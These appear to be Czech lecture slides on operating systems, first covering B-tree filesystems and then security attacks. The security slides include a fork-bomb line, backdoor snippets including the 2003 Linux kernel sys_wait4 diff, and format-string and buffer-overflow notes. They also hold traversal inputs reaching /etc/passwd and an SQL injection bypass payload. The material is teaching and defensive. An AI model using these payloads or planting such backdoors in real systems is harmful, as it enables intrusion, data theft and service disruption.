

Operační systémy 2

# Bezpečnost

Petr Krajča

Katedra informatiky  
Univerzita Palackého v Olomouci

29. listopad, 2011

# B-stromy

- vyvážené stromy
  - všechny listy jsou ve stejné hloubce
  - každý uzel (mimo kořenového) obsahuje nejméně  $t - 1$  klíčů, tj. má  $t$  potomků; v neprázdném stromě kořen obsahuje alespoň jeden klíč
  - každý uzel má nanejvýš  $2t - 1$  klíčů  $\implies 2t$  potomků  $\implies$  plný uzel
  - **Věta:** Pokud je počet klíčů  $n \geq 1$ , pak pro B-strom stupně  $t \geq 2$  a výšky  $h$  platí

$$h \leq \log_t \frac{n+1}{2}.$$

- ne všechna data v paměti (vs. běžné binární stromy)
- rozdílné přístupové doby primární paměti a sekundární (desítky až stovky nanosekund vs. milisekundy–vystavení hlavičky)
- preferované sekvenční čtení  $\implies$  načtení celých stránek
- zobecnění 2,3-stromů, 2,3,4-stromů
- rozlišujeme složitost operací (porovnání, atd.) a I/O operací (zápisy, čtení)
- složitost vyhledávání, vložení:  $O(th) = O(t \log_t n)$
- počet přístupů na disk:  $O(h) = O(\log_t n)$


# Souborové systémy využívající B-stromy

## XFS

- navržen SGI pro operační systém IRIX (k dispozici v Linuxech)
- spoléhá na B+stromy (nutné zaplnění ze 2/3)
- rozdělení disku na agregační jednotky
- evidence volného místa v B-stromech (dva stromy  $\implies$  vyhledávání podle pozice, velikosti)
- uložení souborů  $\implies$  extenty jako v případě NTFS (uloženo v inodách)
- u větších souborů použití B-stromů  $\implies$  zřetězení listů
- malé adresáře v inodách; větší  $\implies$  B-stromy

## JFS

- navržen IBM pro AIX
- koncepce žurnálování blízká databázovým systémům
- v některých ohledech podobný přístup jako u XFS





# BtrFS (1/2)

- všechna data uložena v B-stromech
- varianta podporující CoW (řeší integritu)
- jedna implementace (jednoduchá implementace, kontrolní součty, atd.)
- všechny klíče ve tvaru:

```
struct btrfs_disk_key {  
    __le64 objectid;  
    u8 type;  
    __le64 offset;  
}
```

- slučování souvisejících dat vedle sebe
- malé soubory ve stromu
- velké soubory (vlastní extenty), popsané v klíči (využití offsetu)
- automatická defragmentace
- několik speciálních stromů (volné místo)

## BtrFS (2/2)



# Bezpečností problémy

## Bezpečnostní požadavky

- diskrétnost (confidentiality) – informace o systému jsou k dispozici jenom těm, co k tomu mají nárok
- neporušenost (integrity) – části systému můžou měnit jenom ti, co k tomu mají práva
- dostupnost (availability)
- autentičnost (authenticity) – systém je schopen ověřit identitu uživatele

## Typy útoků

- pasivní (pouze čtení) × aktivní
- cílený útok × viry

## Důvody

- „běžné slídění“ (netechničtí uživatelé, insideři)
- špionáž
- snaha získat peníze nebo alespoň výpočetní výkon
- pro zábavu

# Problematika bezpečnosti a její (celo)společenský dopad

- hackers × crackers
- white hat × black hat
- známost exploitu  $\implies$  fatální důsledky
- veřejná známost exploitu  $\implies$  ještě horší důsledky
- $\implies$  bezpečnostní problémy vyžadují specifický přístup
  - hlášení chyb diskrétním způsobem
  - všechno má své meze



# Typy útoků

- trojský kůň (problém i unixu, nechráněný adresář a \$PATH)
- login spoofing
- logic bomb (dead man's switch)
- backdoors
- buffer overflow (Tan. 611)
- viry, rootkity
  - navázání na systémové volání
  - metody skrývání
- denial of service (DoS)
- selhání lidského faktoru (Kevin Mitnick)

# DoS

- zahlcení služby, buď:
  - vysokou spotřebou systémových prostředků (procesorový čas, paměť, přenosové pásmo)  
`while (1) fork();`
- změna konfigurace (např. směrovací tabulky, propagace špatné konfigurace, Supronet 2009)
- narušení stavové informace (např. přerušení existujícího TCP spojení)
- narušení komunikace zabraňující efektivní komunikaci ostatních (Slowloris aka outloň váhavý)
- varianta DDoS (botnety)
- neumýslný DoS útok (Slashdot effect)

# Backdoor (1/2)

- mechanismus na obejítí běžného přihlašovacího postupu

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)) break;  
}
```

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)  
        || (login.equals("ja"))) break;  
}
```

- bez znalosti kódu špatně odhalitelné
- $\implies$  Interbase (u: 'politically' p:'correct') 1994-2001!

# Backdoor (1/2)

- mechanismus na obejítí běžného přihlašovacího postupu

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)) break;  
}
```

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)  
        || (login.equals("ja"))) break;  
}
```

- bez znalosti kódu špatně odhalitelné
- $\implies$  Interbase (u: 'politically' p:'correct') 1994-2001!

# Backdoor (1/2)

- mechanismus na obejití běžného přihlašovacího postupu

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)) break;  
}
```

```
while (true) {  
    login = getLogin();  
    passw = getPassword();  
    if (isValid(login, passw)  
        || (login.equals("ja"))) break;  
}
```

- bez znalosti kódu špatně odhalitelné
- $\implies$  Interbase (u: 'politically' p:'correct') 1994-2001!

## Backdoor (2/2)

```
--- GOOD          2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+               retval = -EINVAL;
        retval = -ECHILD;
end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel `sys_wait4`

## Backdoor (2/2)

```
--- GOOD          2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+               retval = -EINVAL;
        retval = -ECHILD;
end_wait4:
        current->state = TASK_RUNNING;
```

- Linux Kernel sys\_wait4

# Buffer overflow

```
void foo(char * str) {  
    char buf[1024];  
    strcpy(buf, str);  
}
```

- Jak vypadá zásobník?
- přepis návratové adresy (+ NOP sled)
- problém s \0

```
B8 01000000    MOV EAX,1
```

```
33C0          XOR EAX,EAX\\
```

```
40           INC EAX
```



# Format string attack

```
int main(int argc, char ** argv) {  
    printf(argv[1]);  
}
```

- `./foo "%x %x %x" ⇒ čteme obsah zásobníku`
- jak zapisovat?
- `%n`
  - do adresy argumentu zapíše počet již vygenerovaných znaků
  - `printf("aaa %i -- %n", i, &j)`
- možnost přepisovat data
- `snprintf(char *str, size_t size, const char *format, ...);`
- máme buffer, máme možnost využít buffer k ukládání adres pro `%n`

# Directory traversal attack

Hlavicka

```
<?
$f = fopen("texty/{$_REQUEST["file"]}, "r");
while (!feof($f))
    echo fgets($f);
fclose($f)
?>
```

Paticka

- `index.php?file=text1.htm`  $\implies$  funguje dobře
- `index.php?file=../../../../../etc/passwd`
- `index.php?file=../db-connect.php`

# SQL injection attack

```
<?
$login = $_REQUEST["login"];
$pasw = sha1($_REQUEST["passwd"]);
$q="select * from users where (user='$login' and pasw='$pasw')";
$loggedIn = pg_num_rows(pg_query($q));
?>
```

- pokud je login foo a heslo bar  $\implies$  funguje dobře
- pokud je login foo' or true) -- a heslo bar  $\implies$  máme problém
- $\implies$   
select \* from users where (user='foo' or true) -- pass='...')
- přes funkce DB se lze dostat k dalším citlivým informacím
- řešení  $\implies$  pokud to API umožňuje parametrizované dotazy (JDBC, ADO) nebo důsledná kontrola vstupů

# Cross-site scripting (XSS)

- předáme druhému uživateli námi vytvořený JS kód tak, aby to nepoznal
- např. na fórum pošleme zprávu obsahující `<script>...</script>`, lze použít i atributy `onclick=`, atd.
- daný kód se provede, když uživatel stránku načte  $\implies$  přístup k citlivým informacím
- máme k dispozici celý DOM a XMLHttpRequest!
- vyžaduje určitou dávku soc. inženýrství
- důsledná kontrola všech vstupů na HTML tagy (nebo konverze `<` a `>` na entity)

## Cross-site request forgery (CSRF)

```

```

# Symlink attack

- proces nekontroluje, jestli zapisuje do souboru nebo odkazu směřujícího na jiný soubor

## Scénář 1

- víme, že proces s právy administrátora zapisuje vždy do souboru `/tmp/foo`
- pokud vyměníme `foo` za link např. `/etc/bar`  $\implies$  problém

## Scénář 2

- proces ověří, že v `/tmp/` není soubor `foo123`, pokud ne, vytvoří jej a zapisuje do něj
- race-condition – útočník mezi ověřením/vytvořením-otevřením vloží vytvoření symlinku/hardlinku